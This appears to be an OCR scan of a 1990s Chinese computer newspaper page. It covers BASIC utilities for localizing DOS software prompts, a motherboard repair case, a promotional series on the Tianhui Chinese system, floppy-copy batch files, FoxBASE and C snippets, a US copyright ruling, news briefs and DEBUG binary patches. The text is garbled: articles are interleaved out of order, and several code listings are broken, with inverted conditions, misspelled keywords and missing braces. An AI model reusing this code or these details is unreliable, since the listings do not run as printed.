件的代码部分与说明部分(即数据)分离,对分离出来的数据文件WJM.DAT,用CCED、WPS等中文编辑器直接进行西文提示汉化工作。当然应注意,修改后的西文提示信息不能超过原西文长度,不足部分可用空格填写。程序PUTI.BAS将修改后的WJM.DAT文件与原代码部分结合起来,形成最终的汉化文件。另外,虽然用上方法对应用软件中的西文提示,改成了汉字提示但汉化后的应用软件不一定能在CCDOS下运行,还将应用软件的显示模式改成图形方式(GRAPHIC MODE),对直接写屏的应用软件无需修改显示模式就能在其中运行。

```

```
程序1.GETI.BAS
COLOR 7,1,CLEAR,CLS
DIM X%(64),Y%(66)
OPEN "R",#1,"wjm.dat",66
LOCATE 5,10
INPUT "请输入要汉化的应用软件名:";N%
OPEN "R",#3,N%,64
ZI=LOF(3)
FOR K=1 TO 64,FIELD #1,(K-1)AS AA%,1 ASY%(K);NEXT K
FOR K=1 TO 64,FIELD #3,(K-1)AS AA%,1 ASX%(K);NEXT K
FOR I=1 TO JS,GET #3,I
FOR K=1 TO 64
C=ASC(X%(K))
REM 删除代码控制符
IF C>32 AND C<127 OR C>160 AND C<255, THEN
LSET Y%(K)=X%(K)ELSE
LSET Y%(K)=" "
NEXT
REM 每行64个字符,65,66为回车和换行符号
LSET Y%(65)=CHR(13);
LSET Y%(66)=CHR(10)
REM 结束处标以CTRL+Z
IF I=JS THEN LSET Y%(EZ)=CHR(26)
PUT #1,I
NEXT I
CLOSE #1,CLOSE #3
END
程序2.PUTI.BAS
COLOR 7,1,CLEAR,CLS
DIM X%(64),Y%(66)
OPEN "R",#1,"wjm.dat",66
LOCATE 5,10
INPUT "请输入要汉化的应用软件名:";N%
OPEN "R",#3,N%,64
ZI=LOF(3)
FOR K=1 TO 64,FIELD #1,(K-1)AS AA%,1 ASY%(K);NEXT K
FOR K=1 TO 64,FIELD #3,(K-1)AS AA%,1 ASX%(K);NEXT K
FOR I=1 TO JS,GET #1,I
FOR K=1 TO 64
C=ASC(Y%(K))
IF C<32 AND C<127 OR C<160 AND C<255 THEN LSET X%(K)=Y%(K)
NEXT K
PUT #3,I
NEXT I
CLOSE #1,CLOSE #3
END
```

故障现象:开机后无任何鸣响,屏幕呈黑色无任何显示。用逻辑笔检测I/O槽中的地址总线数据和数据总线信号有几个脉冲之后变为恒定电平。

故障分析与维修:GW-0520CH机系统板的结构不同于普通的PC/XT兼容机,其系统板内部的控制电路多由AC1001一片门阵芯片负责,加之它的系统结构不同于其它的PC/XT兼容机,所以维修检查方法也与其其它机器的系统板略有不同。

在遇到死机故障时,通常是检查CPU的RESET复位信号(8088的21脚),CLK时钟信号(8088的19脚)和READY就绪信号(8088的22脚)。当上述信号正常时,则取下AC1001芯板检测(插座)。

但是在这一例故障中,先检查了CPU的工作,未发现异常,AC1001芯片也正常。进而检查系统的地址总线、数据总线和ROM读出控制线路。

在检查系统总线时,可模拟其它兼容机的检查方法,在系统板I/O插槽中检测。由于GW-0520CH机系统板的总线结构与其它兼容机略有不同,所以检查系统总线时一般检查47、78、81、三个74LS224地址驱动芯片的输入/输出脚;而检查系统的总线地址检测11d(74LS245)芯片的输入/输出信号。

经过检查了上述的地址和数据总线结构正常,然后检查GW-0520CH机的ROM读出控制电路,该板ROM BIOS芯片的地址输入驱动由74和74F两片74LS244组成。我们检查两芯片的输出信号,开机时有脉冲,基本正常。ROM数据的读出驱动芯片为8E(74LS244)。在检查该芯片的18脚时,发现它的输出为低电平,而其地址信号第2脚为脉冲,即ROM的读出数据在经过8E(74LS244)之后故障排除。更换8E(74LS244)之后故障排除。

□编 谢开光

GW-0520CH机系统板故障维修一例

天汇标准汉字系统的功能与使用

电子科技大学 曹为礼
西南邮电研究所 汪惠康

天汇标准汉字系统,是开发者在不懈的努力下设计并开发出来的新一代高性能软件汉字系统。它的出现解决了国内原有的汉字系统不能上网,与西文软件不能兼容一致等一系列问题,并首创多项软件技术,迅速缩短了中西文软件之间开发和起点的差距。为汉字处理提供了一个高性能、开放性的基础平台。

一、前言

(一)软件产业与天汇标准汉字系统
目前,关于恢复我国关税总协定缔约国地位的谈判已进入讨论中国复关议定书和关税减让的实质性阶段。预计在不久的将来,我国年轻的计算机工业将与国际计算机市场接轨,事实上国际各大电脑公司及其产品已经大步进入我国的硅谷——中关村电子一条街。在这一历史的转折时刻,如何把握新形势带给我们的机遇与发展机会,在国际范围的市场竞争中不断强化我们企业自身的实力,发展我们自己的具有竞争优势的产品与技术,并使之规模化、国际化已成为一个越来越严峻的现实问题摆在我国的高科技企业面前。

众所周知,作为现代信息工业基础的软件产业,在当今世界现代计算机硬件产品的竞争中,正发挥着愈来愈重要的作用。软件在一定程度上甚至决定了硬件产品的发展方向。纵观现代计算机硬件产业的激烈竞争,冷静地分析我国计算机工业的综合竞争力,我国计算机工业的最终出路在很大程度上仍将依赖于我国以中文信息为处理对象的软件产业的发展和发展。我国软件产业发展至今已经取得了突飞猛进的发展。尤其在以中文信息为处理对象的各种中文输入法、制表软件、财会软件、字处理软件、桌面排版系统、CAD/CAM、多媒体技术等方面更是达到了高度的商品化,在数据库服务、系统集成方面亦已形成了一定的规模。尽管如此,我国软件产业离真正的规模化还有很大距离,究其原因,除了需要相关法律与政策更多地给予软件产业倾斜,对软件价值与产权给予更大范围内的真正认同,从而创造一个

吸引优秀软件从业人员的从业环境并使之形成良性循环外,制定我国自己的中文信息处理技术标准,使我国的软件产业制造的产品成为社会共享的信息资源,进而避免无谓的人力、物力、财力的浪费,不断地扩大我国的软件企业规模已成为我国软件产业的当务之急。具体地说,以国际标准化或通用操作系统为基础制定适合我国国情的中文操作系统、中文应用程序、及应用接口等有关的国家标准和行业标准为中文软件国际化与西文软件本地化奠定基础,从而使中文真正与世界同步。

天汇标准汉字系统是一个基于MS-DOS的实用标准中文扩展平台。众所周知,目前国际上新一代操作系统MS-WINDOWS普及的呼声日益高涨,大有取DOS而代之的趋势。与此同时,MS-DOS及其应用软件的新版本还在不断推出。DOS6.2已经发布, DOS7的研制工作也接近完成,可以于明年上市。据台湾Microsoft公司北京办事处消息,如果用户需要,DOS8也会开发。Microsoft会继续支持所有的DOS产品,尤其是在国内,DOS的生命力更是不可忽视的。因为DOS系统毕竟有许多WINDOWS不能超越的优势,况且,国内计算机软件产业事实上都是在DOS系统及其应用程序的基础上发展起来的,所以专家预测DOS在国内的生存期起码在10年左右。

(二)汉字系统普遍存在的问题
国内汉字系统的发展,经历了一个相当长时期的更新换代。从最初10名单字的汉字发展到现在的功能强大、名目众多的汉字系统家庭,在开发商们的不懈努力下,汉字系统不断推陈出新,给使用者提供了越来越多的方便。但是在基于双字节嵌入式内核汉字技术的新一代汉字系统——天汇标准汉字系统问世前,无论是汉字系统的开发者还是使用

者,都或多或少地感觉到仍有一些问题未能得到妥善统一的解决,诸如:

- DOS升级带来的问题
- 非标准地占用系统资源和不规范的程序编制,如:滥用DOS保留空间、随意修改DOS内部结构且无约束地添加程序补丁。在西文DOS版本升级时,汉字系统与DOS操作系统发生资源竞争造成不兼容,使汉字系统无法使用。
- 西文不兼容的问题
- 在大多数汉字系统中,不能支持被“西文软件普遍采用的直接写屏技术,无智能判断”能保证中西文界面一致,或者盲目追求西文软件原有的风貌致使汉字系统缺字或使用繁琐的模式转换,使系统效率大大降低,华而不实。另外大量的独占系统功能键与西文应用程序定义的功能键冲突等等一系列问题,所有这些未能基于国际标准的“创新”从局部看可能水平很高,与当时的西文软件也兼容,但从发展角度看,却往往造成了在更大范围内兼容的障碍,使西文软件的最新技术成果不能迅速用于处理中文应用。中西文软件应用起点水平长期以来始终隔着一、两年乃至几年的差距。

网络上使用汉字的问题
除汉字系统外,非加密的软汉字系统大多可以安装在网络服务器上,但首先,由于大量采用不规范非标准的编程技巧,使得很多功能不能在网络上实现。其次,由于网络系统也要占据DOS系统的部分基本内存,使得普通汉字系统难以与较大规模的应用程序和网络安全同时运行。至于能否支持各种网络是西文DOS的问题,汉字系统只要用标准的方式支持西文DOS就可以在网络上共享,而成为通行各种西文DOS可连接网络系统和单独DOS计算机系统的汉字系统。

采用非标准方式存取扩展内存,汉字系统常常不但不能与使用扩展内存的应用程序彼此相容,更不能利用高版本DOS的高级内存管理程序,非模块化的程序设计或模块组织不合理,过多地占用系统基本内存,使一些大型的应用软件因内存不够而无法运行。

汉字通讯问题
由于支持直接写屏技术的使用未能与系统汉字通讯协调工作使得大部分直接写屏的汉字系统几乎不能支持任何串口通讯。也就是汉字系统不能支持远程网络和通讯软件。
网卡问题及其速度误差
网卡与网卡、网络版及其它各类网卡往往发生冲突,使使用者在系统配套卡不能在网络中共享,在购买和版本升级时成本太昂贵,在网络中普遍使用令人望而却步。大多数汉卡都用软件方式显示汉字而非硬字符方式,存储在网卡上的ROM中,由于总线速度和ROM本身速度的限制,理论上其速度不可能超过存储在扩展RAM中的汉字系统,尤其是带有高速缓存(Cache)的386以上计算机系统中,可以预言,随着计算机应用的发展,特别是内存和硬盘容量的降低,采用汉卡的解决方案必将日渐式微。

软件汉化的问题
未经授权的软件汉化本身不仅需要一定的时间,同时又带来了版权纠纷、功能丧失、性能下降和软件故障等一系列更为严重的问题。

加密问题
采用汉卡作为加密手段,使得在很多计算机如便携式计算机、笔记本计算机和一些扩展带用尽的计算机上无法使用。采用钥匙盘对硬盘实行加密,软盘易于易消耗品,加密母盘无法备份,遇损坏更新困难,此种方法还不能支持越来越广泛流行的各种磁盘优化技术和磁盘扩容技术。

综上所述,国内中文系统所面临的种种难题大致可分为两类,即标准化合问题与实用化问题。(未完待续)

本报与天汇公司联合举办天汇专题讲座(一)

软盘复制

软盘的复制有多种方法,如DISKCOPY,先转到硬盘再拷到软盘...

- 1. 软盘驱动器速度很慢,如采用DISKCOPY等方法,或者需不断换盘...
2. 新型微机为了兼容3.5"及5.25"软盘...

为了解决上述存在的问题,结合工作实际,摸索出了一套行之有效,简便易行的软盘复制方法...

- 1. 在硬盘分区时,最好分出一个小容量的,专门用以放置临时文件的分区...
2. 在G:上建立一个LS(临时)子目录...

在G:的根目录下建四个批处理文件即,AG.BAT BG.BAT AGS.BAT BGS.BAT程序后附(可用EDLIN等文本编辑软件)。

4. 文件及使用介绍,AG.BAT BG.BAT可用于A:,或B:的软盘复制,工作时,屏幕将给你正确的提示...

下一个盘片的复制,有时为了需要,需删除BACKUP子目录,用DEL无法删除其中的文件...

如果机器未设置路径,而BACKUP RESTORE在C:\DOS中,则需先进入C:\DOS或在AGS.BAT BGS.BAT中,将这两个命令的路径加在命令之前...

若源盘无子目录,最好用前两个文件,因为它在下次执行批处理文件时自己更新,不会影响...

利用函数功能

和等于号,以便在转换成中文日期时能依据其ASCII码对应取得汉字年、月、日、程序清单如下:
.PRGM.....*
*功能:将一个用阿拉伯数字表示的日期转换为以汉字表示...

```
在下面的"将一个用阿拉伯数字表示的日期转换为以汉字数字表示"程序中,我们多处使用了IIF()函数,并与宏替换函数&相配合,使程序短小精悍,简单明快,值得借鉴...
```

提高编程效率

```
与&截取相当的汉字数字
N=N+1
ENDD
SET TALK ON
SETURN CDDT & 返回转换结果
...
DATE = & SUBSD & 从DATE中去掉月份部分
DD = & GETMD
& 从DATE中取出日期部分
DATE = DATE + " " + MM + " " + DD + " " + CC
& 重新组合
CDDT = " " + DD + " " + MM + " " + CC
& 保存转换后汉字表示的日期
CC = "一三四五六七八九十"
L = LEN (DATE)
& 取DATE的长度
DO WHILE N <= L
& 把DATE转换为汉字表示
M = ASC (SUBS (DATE, N, 1)) - 48
& 将单个字符转换为数字
CDDT = CDDT + TRIM (SUBS (CC, M * 2 + 1, 2))
```

最好,在复制前运行查毒软件,逐张检查有无带毒盘。

若欲从A1->B1,或B1->A1,可将批处理适当修改,但要注意容量必须够用。

```
del g:\a\
echo on
bg.bat
echo off
copy b:\g\ \a
echo insert new disk
pause
copy g:\a\ \b
del g:\a\
echo on
ags.bat
echo off
backup a:\g\ \g\
restore g:\a\ \g\
echo on
bgs.bat
echo off
backup b:\g\ \g\
restore g:\b\ \g\
echo on
```

编者按:微型计算机的应用正在普及,现在某些低档配置的PC286机器正在进入家庭...

用户读者的喜欢。要能很好地使用你的微机,第一步就应该熟练地掌握DOS的使用...

DOS的内部命令是包含在COMMAND.COM文件内的命令,DOS的外部命令每一个都是一个单独的.EXE文件...

关于DOS的文件,目录,常用的内部和外部命令,一般人可能都已基本掌握,这里仅补充介绍一些不常用的外部命令...

一、输入输出的重定向。通常MS-DOS接收来自键盘的输入,把输出送到屏幕...

这条命令中的">"符号就是一个重定向输出的符号,因此在正常情况下执行DIR命令...

如果用户希望把输出命令的输出内容增加到原来已存在的文件的末尾,可以使用下面的命令。

1. 硬回车是0D0A,软回车是0D0B;
2. WPS文件的文件头为1K(1024)字节,其标志是头两个字节...

3. 识别WPS文件并跳过文件头是为了防止将文件头中有0D0A被误替换;
4. 在以文本方式打开文件时,硬回车0D0A读入内存时被转换为0A...

5. 有兴趣者可以很容易地实现逆向转换。
□河南 李庆星

将硬回车换成软回车

WPS是现在非常流行的桌面排版系统,它的自动排版功能能使用户免去许多劳苦之累,但自动排版功能只对行尾是软回车的行起作用...

```
long int Flength;
int laWpFile=0; //判断是否为WPS文件的标志*
unsigned int Anint;
unsigned char ch;
printf("This routine can convert HardReturn
printf("symbol into SoftOnes.\n");
if(argc<2){
printf("Usage: CNVTH25 File-Name\n");
exit(0);
}
printf("Press any key...");
getch();
if((fp=fopen(argv[1],"rt+"))==NULL){
printf("\nSorry can not open the file!\n");
exit(0);
}
fseek(fp,0L,SEEK_END); //求文件长度Flength*
Flength=ftell(fp);
rewind(fp);
printf("\n\nWaiting...\n"); //根据文件第一字节判断是否为WPS文件;*
fread(&Anint,sizeof(unsigned int),1,fp);
if(Anint==0xf01||Anint
```

```
--0xf02||Anint==0xf03){
laWpFile=1; //若是则设标志并跳过文件头*
Flength-=1024;
}
fseek(fp,(long)(laWpFile*1024),SEEK_SET);
while(--Flength){
ch=getc(fp);
if(ch==0x0a){
fseek(fp,-2L,SEEK_CUR);
ch=0x0d;putc(ch,fp);
ch=0x0a;putc(ch,fp);
fseek(fp,1L,SEEK_CUR);
}
printf("\nOKay!\n");
fclose(fp);
}
说明:
1. 硬回车是0D0A,软回车是0D0B;
2. WPS文件的文件头为1K(1024)字节,其标志是头两个字节...
```

桂林南国专利电脑部
常年订购磁盘,附送实用软件资料2元。
地址:漓江路南三楼6-3室
联系:蒋宁波 邮编:541004
电话:0773-511395

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子研究所合办 主编：刘峰 副主编：唐敏 国内统一刊号：CN51-0106 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

为程序提供“思想”通常不能取得共同著作权

——美国软件纠纷最新判例介绍三——

案情 1984年9月上诉人(第一被告)理查德·罗斯(以下称R),同诉人的朗地·乌伊金顿(以下称W)同意共同开发计算机的扩充(Spread)系统,R负责计算(engine)部分,W负责用户界面部分。

1985年2月之前,二人对程序中各自负责的部分进行开发,在此期间至少就程序的思想交换过两次意见。这时,R把用户界面中需要包含的和所考虑的用户命令的手写清单交给W,然而用户界面部分的程序,实际上是W完成的,计算部分则全由R完成。

1985年2月起,二人对所开发程序的销售方法的意见不一致开始表面化,R希望通过自己的布拉堡公司进行销售,W不同意这样做。1985年3月,W把自己程序卖给一家大软件公司即被上诉(第一原告)阿丘顿·特伊托公司,决定同R对抗,于是,W决心为阿丘顿·特伊托公司开发程序,并通知R他将把以前共同开发的程序中用户界面部分取出。

从4月起,R对用户界面部分进行了开发,调整使其适合于阿丘顿·特伊托公司Alembic程序的计算部分,完成了名为Full Impact的程序。

另一方面,R也在6月前完成了自己的用户界面,并将其同他原来开发的计算部分结合,完成了名为MacCale的程序。

1988年6月,R以自己同布拉堡公司对Full Impact作出了贡献为由,要求阿丘顿·特伊托公司予以补偿。于是,阿丘顿·特伊托公司以R同布拉堡公司为被告提出控诉,要求宣判被告不是Full Impact的共同著作权者。

第一审的加利福尼亚北部联邦地方法院,于1989年4月4日“只给予思想上的帮助不能取得共同著作权”为由,作出原告胜诉的简要判决。对这一判决被告

例便是1990年7月17日上诉法院作出的判决。

判决内容 本判决还有其它论点,本文只介绍其主要论点即有关共同著作权的论点。

1.关于由于提供了有关用户界面方面的思想上帮助,R主张他应成为Full Impact的共同著作权者。

上诉法院的判决指出“有两种学说,Nimmer学说认为‘A和B共同开发时,A的贡献即使只提供不属于自身著作权对象的表现形式的思想时,如B在著作表现中采纳了这种思想,则A和B便是出来的作品的共同著作权者’,Goldstein学说与之相反,认为‘合作者的贡献,除非它本身单独构成著作权对象的脚本表现时,它并不产生共同著作权,而提供这种贡献者不能取得共同著作权’,显然,第一审判决采用了Goldstein学说”。

“本院在以前的Payday案件中,也采用了Goldstein学说,认为‘思想要成为著作权,只提供方向性和思想是不够的,这一思想要足以受到著作权保护的有形表现予以固定下来’”。

“本院同意第一审判决,认为要成为共同著作权者各作者所作的贡献,要能达到能独立取得著作权的程度”。

2.关于R交给W的用户命令的手写清单,R主张这就是把思想固定下来的有形表现。

上诉法院认为“交给W的手写清单,只不过是用户命令的表示清单,还没有达到足以作为著作权保护的有形表现”,所以不能采纳上诉人的主张”。

3.关于R主张他应取得Full Impact的共同著作权。

上诉法院认为“上诉人主张,①R写出了MacCale的计算部分成为MacCale的共同著作权者,并对整个程序具有不可分的著作权;②Full Impact的用户界面是由MacCale的用户界面中取出来的;③因此R也应取得Full Impact的共同著作权”。

“然而即使假定①、②事实成立,R也不能成为Full Impact的共同著作权者,因为如果承认R的主张,则承认派生的著作物完全独立于原始著作物的著作权原则,便毫无意义”。

“假定上述①、②事实成立,R也不能对Full Impact行使著作权,但可以对自己的著作

(本报北京讯)为加速我国软件产业的发展,中国软件行业协会日前在京召开“软件市场和企业发展战略研讨会”,来自北大、清华、中科院、电子部、中软、长城、联想、希望、用友等几十个单位的专家和有关领导出席了研讨会。

与会者们认为,在当今信息化的社会里,软件技术已经成为世界各国争夺科学技术制高点的关键技术,软件应用的广度和深度标志着一个国家自动化、信息化和现代化的综合水平,因而世界主要国家争相在软件领域中展开了空前激烈的竞争和角逐。会议就软件产业面临着激烈的国际竞争,我国的软件产业应当如何迎接挑战加速发展,我国的软件企业应当采取怎样的发展战略,我国的软件市场应如何在法制环境下健康规范地发展,如何发挥我国软件企业的整体优势在联合合作中求得共同发展等问题进行了热烈深入的研讨,并在许多方面取得了共识。一些与会者呼吁,我国的软件企业应当不失时机地抓住机遇,充分地利用优势,发挥各自的企业特色,积极进入经济建设主战场,要重视软件产品的标准化和商品化,要勇于突破创新,大力开拓国内外两个市场,要在一些行业性的共同性问题上,采取必要的联合行动,大家同心协力,共同地促进我国软件产业快速健康的发展。

不服,向第9巡回区联邦上诉法院提出上诉。

本文介绍的判

1.我处有一台386DX/40微机,使用COMPAQ MS-DOS5.0,内存4M,硬盘120M,分为C、D、E、各60M,在使用软汉字系统SUPER CDOS5.21时,可能由于分区过大,在进入WPS并进行模拟显示时各种大小汉字(除16点阵汉字)均不能正确显示,仅为一些乱码,不知需如何改进才能正常(除重分区)。

2.另外,在硬盘上还安装了SUPER CDOS6.0F软汉字系统,此系统一切正常,但启动向不允许

读者点题——编辑征稿

任何程序占据640K以上空间,包括UMB、CACHE、VDISK等,而且不能使用COMPAQ公司DOS系统的GEMM.EXE,否则死机,但此系统仅占用内存200多K,而640K中若加上扩展模块占用后内存很快减少到不能运行WPS,望各位帮助解决这个问题。

(066004) 秦皇岛燕山大学4191陈德斌

物(MacCale)提出要求补偿,但是,这时把MacCale提供给Full Impact使用的是共同著作权W,所以应当向W提出补偿要求”。

“无论如何,R的上述主张③其本身都不能成立,而且由于R并没有向W提补偿要求,因此没有对R是否实际上取得关于整个MacCale的共同著作权这一事实进行判定”。

解释本判决在关于“只给予思想上的创作帮助时是否可作为共同著作权”这一点上,涉及到相反观点的学说,但明确地站在“要成为著作权者,只提供了方向性和思想是不够的,必须通过有形的表现予以固定”这一立场上,为了作为共同著作权而受到保护,“通过有形表现作出贡献”这样的标准,较之与之相反的“只要思想被采纳入著作表现”这样的标准,是明确的标准,大体上可以说是用以划分什么样的情况;要保护什么样的情况下不受保护的合适标准,但是也有共同著作权者A给予提供全部思想,而B只通过把它写出来的情况,这时恐怕就不能简单地套用本判决的标准,而是应该使用“给予明显的实质贡献”这一概念予以修正,这还有待于在今后的判例中以体现。 □北京 陈幼松

★编号: 940305
名称: SP-3变交电路设计图形元件库
作者: 李志坚
功能简介: 本软件以AUTOCAD命令向用户提供10KV-110KV变交电路设计图形元件库,其中绘制了变交电路设计中常用的电导产品类共25种,常用的金属产品类共93种,由以上图形元件进行不同形式的组合,基本上能满足设计绘图需要。图形元件库以1个文件命名的模块形式存储,调用、修改、删除都十分方便,而且能以不同比例进行缩放。因此,本软件是变交电路设计人员不可多得的工作工具和好帮手。
开发语言: AU-
TOLISP
运行环境: IBM-PC/AT/386/486 (带浮点处理器)及兼容机(DMP系列微机)
转让形式: 高密度软盘一张及使用说明一份
转让价格: 300元
收费单位: 4软件报)德恩函
★编号: 940306
名称: CTWIN高级图形、汉字界面生成系统源程序
作者: 高昭文
功能简介: CTWIN

▲中国企业网络中心
 宣告成立(本报北京讯)由美国SANDA公司、香港C&P公司和中国的计算机工程公司联合举办的“中国企业网络中心”,日前在北京中关村宣告成立,并计划于4月份正式开始运作。该中心主要是为国外计算机公司的网络产品进入中国的市场提供常年固定的技术服务、软件演示环境、技术交流交易服务场所。

▲指纹识别软件(本报北京讯)北京计算机厂日前推出指纹自动识别软件CFIS,这个在386机上实现的指纹自动识别系统自动化程度高、实用性

短
操作方便,具有较好的性价比,特别适用于基层公安刑侦、鉴定等部门使用。
▲华影引进高技术(本报北京讯)电子部六六所计算机公司最近与美国SUN公司达成一项高技术引进协议,引进SPARC STATION LX服务器制造技术,这将大大有助于提高我国工作站生产水平。
▲影视图文采集(本报北京讯)广电部信息中心日前推出“万途通用图文采集系统”,它将文字处理、表格处理、数据库管理等功能融为一体,统一在WINDOWS环境下管理,实现了数据、图像及图文混排管理、查询和输出。
▲新疆公路路桥勘察设计所新疆交通厅投资210万元,建成了功能完备的公路养护数据库系统,由四部分组成:第一部分为数据库;第二部分为图形档案数据库;第三部分为科技档案数据库;第四部分为图像数据库。鉴定专家一致认为,该系统的全面性、实用性和软件质量均达到了这个范畴的国内领先水平,对公路建设和维护将发挥巨大的作用。(任干生)
▲区辖银行实时清算系统试运行成功日前,重庆市人行和湖北省人行联合开发了区辖银行实时清算系统,并在谷城县人行进行试运行一次演练。(李晚勇)
▲3.5英寸HD高密度磁盘的3.5英寸HD高密度磁盘最近在美国中外合资日昌磁电有限公司投入批量生产,填补了国内空白,质量达到九十年代国际先进水平。目前,该公司已接到国内外大批订单,每月需求超过100万片。(曹峰)
▲中南地区首台微机加工中心在汉阴问世由武汉汉阳集团(集团)股份有限公司研制的集团TH6363加工中心,日前通过省级技术鉴定,填补国内空白。该加工中心“喂”进封闭的加工中心内,机械手迅速从拥有60把刀的刀库中选择刀具,对工件实现钻、铣、镗、磨、抛光等加工程序,可完成原来一次传统就需至少一个班次(8小时)的工作量,加工精度优于国家现行标准。(黄玉恩)

天汇标准汉字系统

1.5标准版
 网络版
 ONLAN/PC专用版

电子科技大学光电技术开公司(天汇汉字西南办事处)
 电话: (028) 3333312-2587 传真: (028) 3334131 天光公司
 开户名: 电子科技大学光电技术开公司 开户行: 四川省建行直支新鸿办
 帐号: 263016984 邮编: 610054
 地址: 成都建设北路二段四号电子科大十二层内

为 PRT9A.COM 扩充打印机类型

PRT9A.COM (见软件交流 930203) 为 9 针打印机用户提供了 1.3B 高级汉字打印功能。但它只是为 EPSON 系列打印机改写的, 有些类型的打印机 (如 M1550 等) 因控制命令不同而无法使用。

其实, 只要将 PRT9A.COM 中的部分程序修改一下, 就可以让许多 9 针打印机实现同样的功能, 但须先了解该打印机的控制命令。

9 针打印机仍 24 针打印功能, 必须用到的控制命令有以下三条:

1. 倍密点阵模式命令;
2. a/72 英寸行距设置命令;
3. a/216 英寸行距设置命令;

EPSON 系列 9 针打印机的上述命令分别为: ESC L a1 a2, ESC

A a1 和 ESC 3 a1 其中 a1, a2 分别为各命令参数以 HEX 码表示的低位和高位。如果某种打印机的命令格式与其相近, 只要改动程序中几个字符就行了。修改可在 DEBUG 状态下进行, 将从 09E2 地址开始的几段程序反汇编出来, 很容易找到上述几个字符的位置。

而对于某些其它类型的打印机来说, 控制命令可能为如下格式:

```
1. ESC x1 a3a2a1a0;
2. ESC x2 a1a0;
3. ESC x3 a1a0;
```

其中 x1, x2, x3 为某一指定的 ASCII 字符 (如 M1550 机的 x1 为 S), a3, a2, a1, a0 则是以十进制的 ASCII 码表示的命令参数的个、百、十、个位。显然这些打印机不能只按上述办法对

PRT9A.COM 进行修改。笔者在此提供一份程序清单, 用户只要按清单步骤进行修改, 即可得到一个名为 PRT9B.COM 的 9 针打印机驱动程序, 它完全可以让你实现 2.13B 汉字的各种高级打印功能。修改时, 请注意清单中的 X1, X2, X3 应当用你的打印机控制命令中的相应字符的 ASCII 码去代替。

湖北 罗斌

附修改清单:

```
DEBUG PRT9A.COM
-A9E2
XXXX,09E2 MOV
AX,CX
XXXX,09E4 MOV
SI,09F1
XXXX,09E7 MOV
CX,040A
XXXX,09EA JMP
0A06
XXXX,09EC
```

```
-AA00
XXXX,0A00 MOV
SI,09F5
XXXX,0A03 MOV
CX,020A
XXXX,0A05 DIV CL
XXXX,0A08 OR AH,30
XXXX,0A0B MOV
[SI],AH
XXXX,0A0D MOV AH,0
XXXX,0A0F DEC SI
XXXX,0A10 DEC CH
XXXX,0A12 JNZ 0A05
XXXX,0A14 DEC SI
XXXX,0A15 MOV CL,6
XXXX,0A17 LODSB
XXXX,0A18CALL 01A0
XXXX,0A1B LOOP
0A17
XXXX,0A1D RET
XXXX,0A1E
-AA20
XXXX,0A20 MOV AH,0
XXXX,0A22 MOV SI,
09FB
XXXX,0A25 JMP 0A03
XXXX,0A27
-E9EC IB X1 30 30
39 30 IB X2 30 30 D
0A 1B X3 30 30 D 0A
-NPRT9B.COM
-W
-Q
```

Super-DOS6.0F 是金山 DOS 系统的最新版本, 该系统除继续保持原版本的多项优点之外, 另外在对西文软件的支持显示、打印汉字的字型大小, 以及各种汉字输入模块都进行了优化, 使系统的性能较前版本有不小的提高。特别是对使用较广泛的五笔字型模块有较大的改进, 将老版本中的许多空余编码利用起来, 缩短了部分汉字的码长, 减少了重码, 同时扩充了词组数, 将词组从 WBX.COM 中分离出来, 单独放在 WBX.OVL 文件中, 更允许如同拼音输入那样进行自定义词组编组, 增加了输入的灵活性。

然而由于系统是基于一方正汉卡设计, 对于没有汉卡的用户, 要正常运行整个系统需要付出近 16Mb 的硬盘空间, 同时系统对内存的占用也非常多, 达 400K 左右。因此, 对于一般低配置的用户就难以使用。只好仍用 Super-DOS6.0X, 但也不能将 6.0F 的五笔字型输入模块移植到 5.XX 系

统中使用呢, 笔者经过分析, 解决了上述问题。

6.0F 的 WBX.COM 文件加载时首先要判断版本号, 然后读入数据地址。只要将两处修改, 那么修改后的 WBX.COM 和 WBX.OVL 相配合就可以在 5.XX 版本上运行, 而且其各项改进功能均正常使用。具体步骤如下:

```
C: > COPY WBX.COM
WB6.COM
C: > DEBUG WB6.COM
-E BiE3
XXXX.B1E3 36 35
-E B012
XXXX.B102 00 8E
-E B013
XXXX.B103 FF.C3
-W
-Q
```

去 康 孔 敬 如

(三) 汉字系统的标准化与实用化

国际标准化为当今信息社会对信息爆炸, 和迅速有效地利用信息的潜力提供了手段, 遵循国际标准和国外先进水平 (包括产业标准与规范) 是保证中文信息处理标准与世界信息社会同步发展的必要前提。天汇标准汉字系统所以能成目前唯一真正的中文 DOS 平台, 其技术关键就在于牢牢把握了完全兼容西文 DOS 平台及其应用软件相关的各种标准与规范, 从而在客观上促进了中文标准的标准化, 天汇汉字系统不是传统意义上的一种面向应用的专门系统 (如字处理, 文书排版, 表格处理, 图形处理和数据库等, 或其中几种的集成), 而是一个具有中文处理能力的实用中文 DOS 平台, 通过独特的内核 (或称系统级) 汉化技术, 使西文 DOS 及其应用软件可以象处理西文字符一样处理中文字符, 使西文软件不需要汉化即可实用 (注意是实用为真正的现实, 与此同时, 它不修改、不破坏西文 DOS 的任何处理能力, 使天汇汉字系统真正做到了与 DOS 及其应用软件版本升级无关, 即所谓如影随形, 标准化的另一方面是尽快建立我国自己的电子信息处理标准, 长期以来, 国内汉字系统闭门造车, 自成体系, 没有统一的标准和规范, 不能互相兼容, 不能方便地移植, 阻碍了我国软件产业的发展, 造成了巨大的人力、物力、财力的浪费。

目前除了在术语、汉字编码、字符集、汉字字型、汉字信息输入等方面的标准化工作外, 制定统一的 API 规范, 制定输入法、提示行、打印命令、统一的操作系统接口, 也是迫在眉睫的当务之急, 这样就可以使中文系统向真正开放性和标准化方向发展, 这必将给我国的计算机产业, 特别是软件产业产生直接而巨大的经济效益。

需要特别提出的是, 中文信息处理的标准化直接关系到我国电子信息处理的技术优势和保护我国信息技术产业的利益, 所以它不可能由国外公司比如美国微软来制订, 中文信息处理的标准, 更不可能由台湾微软将台湾地区的中文系统输入输出接口规范 (CSI 或 CMEX) 原搬到大陆来, 当然我们可以吸取西文系统的优点, 中文平台的标准化当然应该由中国人自己来制定, 而且我们完全有能力制定适合自己国情的中文平台标准, 事实上, ISO/TEC10646 大字符集国际标准, 就是通过我国专家在汉字字源、字汇和字形等方面标准技术的艰苦研究并以我国国家标准为技术基础来制定的, 总之一切完善

的标准, 不可能是一个或几个相关利益集团产品规范的组合, 中文信息技术标准应在兼容国际标准的基础上, 结合我国的国情, 使之具有普遍性、远见性和实用性。

中文 DOS 的实用性问题

